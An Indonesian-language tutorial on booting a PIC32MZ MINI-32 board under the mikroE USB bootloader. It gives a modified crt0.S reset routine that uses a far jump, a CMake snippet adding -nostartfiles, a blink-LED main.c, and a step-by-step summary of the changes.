
Tambahkan atau ubah crt0.s menjadi ini:
/*-------------------------------------------------------------------------
 * Copyright (c) 2025, Microchip Technology Inc. and its subsidiaries ("Microchip")
 * All rights reserved.
 * This software is developed by Microchip Technology Inc. and its
 * subsidiaries ("Microchip").
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *     http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 *-------------------------------------------------------------------------*/

/*-------------------------------------------------------------------------
 *  C Runtime Startup
 *
 *  This is a project-local override of the crt0.S shipped with the
 *  PIC32MZ-EF_DFP pack. It is needed because the MINI-32 for PIC32MZ
 *  ships with mikroElektronika's USB HID bootloader resident in Boot
 *  Flash (0xBFC00000), the same address the stock crt0.S places _reset
 *  at. See: https://latiful.hayat.web.id/konfigurasi-mini-32-pic32-mikroc/
 *-------------------------------------------------------------------------*/

#include "xc.h"
#include <cp0defs.h>

#define USE_MIKROE_BOOTLOADER

#ifdef __LIBBUILD__
   # Replace the standard debugging information with a simple filename. This
   # prevents the library build directory from showing up in MPLAB IDE. It
   # also effectively disables source-line debugging.
   .file 1 "libpic32/startup/crt0.S"
   .loc 1 0
#endif

#if (__XC32_VERSION > 1000) && !defined(CPP_INIT)
#define CPP_INIT
#endif

#if !defined(PIC32_SRS_SET_COUNT)
#  if defined(__PIC32_SRS_SET_COUNT)
#    define PIC32_SRS_SET_COUNT __PIC32_SRS_SET_COUNT
#  else
#    warning PIC32_SRS_SET_COUNT not defined on build line
#    define PIC32_SRS_SET_COUNT 2
#  endif
#endif

#if defined(__PIC32MX) || defined(__PIC32MM) || defined(__PIC32MZ)
#define INIT_DATA 1
#endif

/* This file contains 32-bit assembly code */
       .set nomips16

        ##################################################################
        # Entry point of the entire application
        ##################################################################
        .section .reset,code,keep
        .align 2
        .set noreorder
        .ent _reset

############################
# Begin ISA switching code #
############################

#if defined (__mips_micromips)
        .set micromips
#endif

#if(!defined(USE_MIKROE_BOOTLOADER))

#if (defined(__PIC32_HAS_MICROMIPS)) && (defined(__PIC32_HAS_MIPS32R2))
_reset:
        .word 0x10000003     /* MIPS32:    branch forward 0x10 bytes from here  */
                             /* MicroMIPS: ADDI32 $0, $0, 0x0007 (nop)          */
                             /* DO NOT change the relative branch               */

        .word 0x00000000     /* NOP */
__reset_micromips_isa:
        .set    micromips
        jal     _startup
        nop

        .align 2
        /* Device not in proper ISA mode */
        .set nomicromips
__reset_switch_isa:
        jal _startup
        nop

#else

_reset:
        jal _startup
        nop

#endif  /* __PIC32_HAS_MICROMIPS */

#else /* USE_MIKROE_BOOTLOADER */
#       warning Startup set for MIKROE bootloader
_reset:
        la      k0, _startup
        jr      k0
        nop

#endif /* USE_MIKROE_BOOTLOADER */

        .align 2
        .end _reset
        .globl _reset
        .size _reset, .-_reset

        .section .reset.startup,code,keep
        .align 2
        .set noreorder

#if defined (__mips_micromips)
        .set micromips
#else
        .set nomicromips
#endif

############################
# End ISA switching code   #
############################

        ##################################################################
        # Startup code
        ##################################################################
        .align 2
        .globl _startup
        .set noreorder
        .ent _startup
_startup:
        ##################################################################
        # If entered because of an NMI, jump to the NMI handler.
        ##################################################################
        mfc0    k0,_CP0_STATUS
        ext     k0,k0,19,1              # Extract NMI bit
        beqz    k0,_no_nmi
        nop
        la      k0,_nmi_handler
        jr      k0
        nop
_no_nmi:

        ##################################################################
        # Initialize Stack Pointer
        #   _stack is initialized by the linker script to point to the
        #    starting location of the stack in DRM
        ##################################################################
        la      sp,_stack

        ##################################################################
        # Initialize Global Pointer
        #   _gp is initialized by the linker script to point to "middle"
        #   of the small variables region
        ##################################################################
        la      gp,_gp

#if (PIC32_SRS_SET_COUNT == 2)
        ##################################################################
        # Initialize Global Pointer in Shadow Set
        #   The SRSCtl's PSS field must be set to the shadow set in which
        #   to initialize the global pointer.  Since we have only a
        #   single shadow set (besides the normal), we will initialize
        #   SRSCtl<PSS> to SRSCtl<HSS>.  We then write the global pointer
        #   to the previous shadow set to ensure that on interrupt, the
        #   global pointer has been initialized.
        ##################################################################
        mfc0    t1,_CP0_SRSCTL          # Read SRSCtl register
        add     t3,t1,zero              # Save off current SRSCtl
        ext     t2,t1,26,4              # to obtain HSS field
        ins     t1,t2,6,4               # Put HSS field
        mtc0    t1,_CP0_SRSCTL          # into SRSCtl<PSS>
        ehb                             # Clear hazard before using new SRSCTL
        wrpgpr  gp,gp                   # Set global pointer in PSS
        mtc0    t3,_CP0_SRSCTL          # Restore SRSCtl
        ehb

#elif (PIC32_SRS_SET_COUNT > 2)
        ##################################################################
        # Initialize Global Pointer in Shadow Set(s)
        #   The SRSCtl PSS field must be set to the shadow set in which
        #   to initialize the global pointer.  We will initialize
        #   SRSCtl<PSS> to the number of reg sets and work down to set zero.
        #   We write the global pointer to the previous shadow set to
        #   ensure that on interrupt, the global pointer has been
        #   initialized.
        ##################################################################
        mfc0    t1,_CP0_SRSCTL          # Read SRSCtl register
        add     t3,t1,zero              # Save off current SRSCtl

        li      t2,(PIC32_SRS_SET_COUNT-1)

1:      ins     t1,t2,6,4               # Put next shadow set field
        mtc0    t1,_CP0_SRSCTL          # into SRSCtl<PSS>
        ehb                             # Clear hazard before using new SRSCTL
        wrpgpr  gp,gp                   # Set global pointer in PSS

        addiu   t2,t2,-1                # Next lower shadow set
                                        # Loop for all sets
        bne     t2,$0,1b                # Down to zero (normal GPR set)
        nop

        mtc0    t3,_CP0_SRSCTL          # Restore SRSCtl
        ehb

#endif /* (PIC32_SRS_SET_COUNT > 2) */

        ##################################################################
        # Call the "on reset" procedure
        ##################################################################
        la      t0,_on_reset
        jalr    t0
        nop

#if defined(INIT_MMU_MZ_FIXED) || defined(__PIC32_HAS_MMU_MZ_FIXED)
        ##################################################################
        # Initialize TLB for fixed mapping to EBI and SQI
        ##################################################################
        .extern __pic32_tlb_init_ebi_sqi
        la      t0,__pic32_tlb_init_ebi_sqi
        jalr    t0
        nop
#endif

  /* This part of clearing bss was added to handle COMMON sections,
     which weren't caught by dinit. Starting with XC32 v4.30,
     COMMON sections are also handled by dinit, so this part becomes redundant.
     __XC32_VERSION is broken (set to 243739000) in v3.01 */
#if ((__XC32_VERSION == 243739000) || (__XC32_VERSION < 4300))
        ##################################################################
        # Clear uninitialized data sections
        ##################################################################
_start_bss_init:
        la      t0,_bss_begin
        la      t1,_bss_end
        b       _bss_check
        nop

_bss_init:
        sw      zero,0x0(t0)
        addu    t0,4
_bss_check:
        bltu    t0,t1,_bss_init
        nop
#endif

#if defined(INIT_L1_CACHE) || defined(__PIC32_HAS_L1CACHE)
        ##################################################################
        # Initialize L1 cache. This must be done after bss clearing
        # since the _bss_end symbol may not be cache-line aligned.
        ##################################################################
        .extern   __pic32_init_cache
        la      t0,__pic32_init_cache
        jalr    t0
        nop
#endif

#if defined(INIT_DATA) || defined(__PIC32_HAS_INIT_DATA)

#if defined(__LIBBUILD__) /* Prebuilt crt0.o file */

        ##################################################################
        # Initialize data using the linker-generated .dinit table
        # For use with XC32 versions prior to XC32 v2.10 only.
        ##################################################################
        .equiv FMT_CLEAR,0
        .equiv FMT_COPY,1
_dinit_init:
        la      t0,_dinit_addr

#define SRC t0
#define DST t1
#define LEN t2
#define FMT t3

0:      lw      DST,0(SRC)
        beqz    DST,9f
        addu    SRC,4
        lw      LEN,0(SRC)
        addu    SRC,4
        lw      FMT,0(SRC)
        beq     FMT,$0,_dinit_clear
        addu    SRC,4

_dinit_copy:
        lbu     t4,0(SRC)
        subu    LEN,1
        addu    SRC,1
        sb      t4,0(DST)
        bne     LEN,$0,_dinit_copy
        addu    DST,1

        b       _dinit_end
        nop

_dinit_clear:
        sb      $0,(DST)
        subu    LEN,1
        bne     LEN,$0,_dinit_clear
        addu    DST,1

_dinit_end:
        addu    SRC,3
        addiu   LEN,$0,-4
        and     SRC,LEN,SRC
        lw      DST,0(SRC)
        bne     DST,$0,0b
        nop
9:

#else
        #####################################################################
        # Initialize data using the linker-generated .dinit table
        # XC32 v2.10 and later provide the data-init code in a separate file
        # packaged with the compiler rather than the DFP. Use that init
        # code instead.
        #####################################################################
        .extern   __pic32_data_init
        la      t0, __pic32_data_init
        jalr    t0
        nop

#if defined(_OFF168_VOFF_POSITION)
        lui	t1,%hi(OFF168)
        lui	t2,%hi(__vector_offset_168)
        addiu	t2,t2,%lo(__vector_offset_168)
        sw	t2,%lo(OFF168)(t1)
#endif

#endif /* __LIBBUILD__ */

#endif /* INIT_DATA */

        ##################################################################
        # If there are no RAM functions, skip the next section --
        # initializing bus matrix registers.
        ##################################################################
        la      t1,_ramfunc_begin
        beqz    t1,_ramfunc_done
        nop

#if defined(INIT_SSX) || defined(__PIC32_HAS_SSX)
  /* No initialization required */
#else /* Use BMX */
        ##################################################################
        # Initialize bus matrix registers if RAM functions exist in the
        # application
        ##################################################################
        la      t1,_bmxdkpba_address
        la      t2,BMXDKPBA
        sw      t1,0(t2)
        la      t1,_bmxdudba_address
        la      t2,BMXDUDBA
        sw      t1,0(t2)
        la      t1,_bmxdupba_address
        la      t2,BMXDUPBA
        sw      t1,0(t2)
#endif /* INIT_SSX */

_ramfunc_done:

        ##################################################################
        # Initialize CP0 registers
        ##################################################################
        # Initialize Count register
        ##################################################################
        mtc0    zero,_CP0_COUNT

        ##################################################################
        # Initialize Compare register
        ##################################################################
        li      t2,-1
        mtc0    t2,_CP0_COMPARE

        ##################################################################
        # Ensure BEV set and Initialize EBase register
        ##################################################################
        li      t0, (1<<22)
        mfc0    t2,_CP0_STATUS
        or      t2,t0,t2               # Set BEV bit 22
        mtc0    t2,_CP0_STATUS

        la      t1,_ebase_address
        ehb
        mtc0    t1,_CP0_EBASE

        ##################################################################
        # Initialize PRISS register to a safer default for devices that
        # have it. The application should re-initialize it to an
        # application-specific value.
        #
        # We do NOT do this by default.
        ##################################################################
#if defined(USE_DEFAULT_PRISS_VALUE)
#if defined(_PRISS_PRI7SS_POSITION)
#if (PIC32_SRS_SET_COUNT >= 7)
        li	    t2, 0x76540000
        addiu	t2, t2, 0x3210
        lui	    t1, %hi(PRISS)
        sw	    t2, %lo(PRISS)(t1)
#elif (PIC32_SRS_SET_COUNT <= 2)
        li	    t2, 0x10000000
        lui	    t1, %hi(PRISS)
        sw	    t2, %lo(PRISS)(t1)
#endif /* PIC32_SRS_SET_COUNT */
#endif /* _PRISS_PRI7SS_POSITION */
#endif /* USE_DEFAULT_PRISS_VALUE */

        ##################################################################
        # Initialize IntCtl/INTCON.VS register with _vector_spacing
        ##################################################################
        la      t1,_vector_spacing
#if defined(INIT_INTCONVS) || defined(__PIC32_HAS_INTCONVS)
        la      t0, INTCON
        lw      t2, 0(t0)
        li      t2, 0
        ins     t2, t1, 16, 7
#if defined(__PIC32MM) && defined(_INTCON_MVEC_MASK)
        ori     t2, t2, _INTCON_MVEC_MASK
#endif
        sw      t2, 0(t0)
#endif
        li      t2,0                    # Clear t2 and
        ins     t2,t1,5,5               # shift value to VS field
        mtc0    t2,_CP0_INTCTL

        ##################################################################
        # Initialize CAUSE registers
        # - Enable counting of Count register <DC = 0>
        # - Use special exception vector <IV = 1>
        # - Clear pending software interrupts <IP1:IP0 = 0>
        ##################################################################
        li      t1,0x00800000
        mtc0    t1,_CP0_CAUSE

        ##################################################################
        # Initialize STATUS register
        # - Access to Coprocessor 0 not allowed in user mode <CU0 = 0>
        # - User mode uses configured endianness <RE = 0>
        # - Preserve Bootstrap Exception vectors <BEV>
        # - Preserve soft reset <SR> and non-maskable interrupt <NMI>
        # - CorExtend enabled based on whether CorExtend User Defined
        #   Instructions have been implemented <CEE = Config<UDI>>
        # - Disable any pending interrupts <IM7..IM2 = 0, IM1..IM0 = 0>
        # - Disable hardware interrupts <IPL7:IPL2 = 0>
        # - Base mode is Kernel mode <UM = 0>
        # - Error level is normal <ERL = 0>
        # - Exception level is normal <EXL = 0>
        # - Interrupts are disabled <IE = 0>
        # - DSPr2 ASE is enabled for devices that support it <MX = 1>
        # - FPU64 is enabled for devices that support it <CU1=1> & <FR=1>
        ##################################################################
        mfc0    t0,_CP0_CONFIG
        ext     t1,t0,22,1              # Extract UDI from Config register
        sll     t1,t1,17                # Move UDI to Status.CEE location
        mfc0    t0,_CP0_STATUS
        and     t0,t0,0x00580000        # Preserve SR, NMI, and BEV
#if defined(INIT_DSPR2) || defined(__PIC32_HAS_DSPR2)
        li      t2, 0x01000000          # Set the Status.MX bit to enable DSP
        or      t0,t2,t0
#endif
#if defined(INIT_FPU64) || defined(__PIC32_HAS_FPU64)
        li      t2, 0x24000000          # Set the Status.CU1 and Status.FR bits to
        or      t0,t2,t0                # enable the FPU in FR64 mode
#endif

        or      t0,t1,t0                # Include Status.CEE (from UDI)
        mtc0    t0,_CP0_STATUS

#if defined(PIC32WK) && defined(_CP0_CONFIG3) && defined (__mips_micromips)
        # Ensure that the ISAONEXEC bit is set for the microMIPS ISA for the PIC32WK family
        # _bsc0 (_CP0_CONFIG3, _CP0_CONFIG3_SELECT, ISAONEXEC_MASK)
        li      t1,0x10000              # ISAONEXEC bit
        mfc0    t0,_CP0_CONFIG3
        or      t1,t0,t1
        mtc0    t1,_CP0_CONFIG3

#endif /* PIC32WK && __mips_micromips */

#if defined(INIT_FPU64) || defined(__PIC32_HAS_FPU64)
                                        # FPU Control and Status
        li      t2,0x1000000            # FCSR: RM=0, FS=1, FO=0, FN=0
                                        # Enables: 0b00000 E=1, V=0, Z=0, O=0, U=0, I=0
        ctc1    t2, $31                 # High perf on denormal operands & tiny results
#endif
        ehb

        ##################################################################
        # Call the "on bootstrap" procedure
        ##################################################################
        la      t0,_on_bootstrap
        jalr    t0
        nop

        ##################################################################
        # Initialize Status<BEV> for normal exception vectors
        ##################################################################
        mfc0    t0,_CP0_STATUS
        and     t0,t0,0xffbfffff        # Clear BEV
        mtc0    t0,_CP0_STATUS

        ##################################################################
        # Call main. We do this via a thunk in the text section so that
        # a normal jump and link can be used, enabling the startup code
        # to work properly whether main is written in MIPS16 or MIPS32
        # code. I.e., the linker will correctly adjust the JAL to JALX if
        # necessary
        ##################################################################
        and     a0,a0,0
        and     a1,a1,0
        la      t0,_main_entry
        jr      t0
        nop

        .end _startup

        ##################################################################
        # Start of Exception Vector Handlers region
        #
        # We have added the defines that enforce mips32 or micromips on
        # the default exception handlers
        #
        ##################################################################
#if defined(PIC32_MIPS32_EXCEPTION_HANDLERS)
        .set nomicromips
        .set mips32
#elif defined(PIC32_MICROMIPS_EXCEPTION_HANDLERS)
        .set micromips
#endif
        ##################################################################
        # Boot Exception Vector Handler
        # Jumps to _bootstrap_exception_handler
        ##################################################################
        .section .bev_handler,code,keep
        .align 2
        .set noreorder
        .ent _bev_exception
_bev_exception:
        la        k0,_bootstrap_exception_handler
        jr        k0
        nop

        .end _bev_exception

        ##################################################################
        # General Exception Vector Handler
        # Jumps to _general_exception_context
        ##################################################################
        .section .gen_handler,code
        .align 2
        .set noreorder
        .ent _gen_exception
_gen_exception:
0:      la      k0,_general_exception_context
        jr      k0
        nop

        .end _gen_exception

#if defined(INIT_MMU_MZ_FIXED) || defined(__PIC32_HAS_MMU_MZ_FIXED)
        ##################################################################
        # Simple TLB-Refill Exception Vector
        # Jumps to _simple_tlb_refill_exception_context
        ##################################################################
        .section .simple_tlb_refill_vector,code,keep
        .align 2
        .set noreorder
        .ent simple_tlb_refill_vector
simple_tlb_refill_vector:
        la      k0,_simple_tlb_refill_exception_context
        jr      k0
        nop

        .end simple_tlb_refill_vector
#endif

#if defined(INIT_L1_CACHE) || defined(__PIC32_HAS_L1CACHE)
        ##################################################################
        # Cache-Error Exception Vector Handler
        # Jumps to _cache_err_exception_context
        ##################################################################
        .section .cache_err_vector,code,keep
        .align 2
        .set noreorder
        .ent _cache_err_vector
_cache_err_vector:
        la      k0,_cache_err_exception_context
        jr      k0
        nop

        .end _cache_err_vector
#endif
        ##################################################################
        # End of Exception Vector Handlers region
        # Reset mode.
        ##################################################################
#if defined (__mips_micromips)
        .set micromips
#else
        .set nomicromips
        .set mips32
#endif

        .section .text.main_entry,code,keep
        .align 2
        .ent _main_entry
_main_entry:

#if defined(__XC32_LIBC_INIT_ARRAY)
         /* MUSL C library initialization used with MPLAB XC32 v4.00 and later */
        la    t0,__libc_init_array
        jalr  t0
        nop
#endif

#if defined(CPP_INIT)
        .weak _init
        # call .init section to run constructors etc
        lui	a0,%hi(_init)
        addiu	sp,sp,-24
        addiu	a0,a0,%lo(_init)
        beq	a0,$0,2f
        sw	$31,20(sp)	 #,
        jalr	a0
        nop
2:
#endif
        and     a0,a0,0
        and     a1,a1,0

        ##################################################################

        # Call main
        ##################################################################
        la    	t0,main
        jalr 	t0
        nop

#if defined(CALL_EXIT)
        ##################################################################
        # Call exit()
        ##################################################################
        jal exit
        nop
#endif

        ##################################################################
        # Just in case, go into infinite loop
        # Call a software breakpoint only with -mdebugger compiler option
        ##################################################################
        .weak __exception_handler_break
__crt0_exit:
1:
        la      v0,__exception_handler_break
        beq     v0,0,0f
        nop
        jalr    v0
        nop

0:      b       1b
        nop

        .globl __crt0_exit
        .end _main_entry
Tambahkan file user.cmake di dalam folder cmake>NAMAPROJECT>default dengan kode ini :

# MINI-32 PIC32MZ memakai startup.S modifikasi untuk mikroBootloader.
# Opsi ini mencegah startup bawaan XC32 ikut dilink dan bentrok simbol.
get_property(_targets DIRECTORY "${CMAKE_CURRENT_LIST_DIR}" PROPERTY BUILDSYSTEM_TARGETS)

foreach(_target ${_targets})
    get_target_property(_type ${_target} TYPE)
    if(_type STREQUAL "EXECUTABLE")
        target_link_options(${_target} PRIVATE "-nostartfiles")
    endif()
endforeach()
Penjelasan
Lihat baris 104 s.d 142. Kode tersebut sebenarnya berkata:
Apakah USE_MIKROE_BOOTLOADER didefinisikan?
│
├── TIDAK
│    │
│    └── STARTUP NORMAL
│          │
│          ├── Jika CPU mendukung MicroMIPS + MIPS32R2
│          │       └── lakukan ISA switching
│          │           jal _startup
│          └── Jika CPU tidak mendukung
│                  └── jal _startup
└── YA
     │
     └── STARTUP DENGAN BOOTLOADER MIKROE
           │
           └── la k0,_startup
               jr k0
Perbedaannya, saat boot normal PC (Program Counter) langsung diarahkan ke alamat startup. Sedangkan saat menggunakan Bootloader MIKROE, alamat startup-nya sudah dipakai bootloader, jadi alamat startup firmware bukan lagi berada di alamat vector startup default. Oleh karena itu simpan alamat startup firmware ke register $k0, baru PC diarahkan ke posisi startup firmware yang tersimpan di $k0.
Jika saat menggunakan bootloader MIKROE PC langsung diarahkan ke alamat startup default, maka yang dijalankan oleh CPU adalah startup Bootloader MIKROE, bukannya startup firmware kita.
NORMAL:
jal _startup
│
└── PC → _startup


DENGAN BOOTLOADER MIKROE:
la k0,_startup
│
└── $k0 → alamat _startup

jr k0
│
└── PC → $k0
Ringkasan Perjalanan dari Kode Awal sampai LED Berkedip
1. Kode awal (main.c) Masih template kosong (while(1){}, tidak ada isi).
2. Tulis logika blink di main.c Berdasarkan skema PDF (halaman 10), pin RE0 terhubung lewat resistor R17 (470Ω) ke LD1 — LED merah berlabel “DATA” di board (RE0 tidak muncul di header pinout karena memang dipakai internal untuk LED onboard ini). Ditambahkan:
#include "xc.h"

int main(){
  TRISEbits.TRISE0 = 0;   // RE0 sebagai output
  LATEbits.LATE0 = 0;     // mulai LOW
  while(1) { LATEbits.LATE0 ^= 1; delay(); }  // toggle RE0
}
Ini saja sudah cukup kalau upload pakai programmer eksternal (PICkit/ICD/mikroProg).
3. Masalah muncul jika upload pakai mikroBootloader USB HID. Project XC32/MPLAB X default tidak kompatibel dengan bootloader MikroE, karena startup code (crt0.S) bawaan toolchain melompat ke _startup pakai instruksi jal — sementara bootloader MikroE resident tepat di alamat reset vector (0xBFC00000, dikonfirmasi dari linker script p32MZ1024EFH064.ld).
4. Tambah crt0.S versi override di root project Disalin dari file asli DFP (.mchp_packs\...\xc32\startup\crt0.S), lalu bagian _reset, diubah dari:
_reset:
    jal _startup
    nop
menjadi far-jump (dibungkus #define USE_MIKROE_BOOTLOADER):
_reset:
    la  k0, _startup
    jr  k0
    nop
5. Fix linker: tambahkan -nostartfiles Diinjeksikan ke file rule.cmake pada fungsi _default_link_rule, supaya linker tidak lagi menyertakan startup file bawaan toolchain — hanya crt0.S di project yang dipakai.
6. Build sukses .hex dihasilkan → di-upload manual via mikroBootloader
(Connect → Browse for HEX → Begin uploading) → LED RE0 berkedip
Ringkasan
3 perubahan file
— main.c (logika blink),
— crt0.S (baru, far-jump fix),
— rule.cmake (tambah -nostartfiles) di bagian Blink_default_link_rule target


crt0.S (baru, far-jump fix)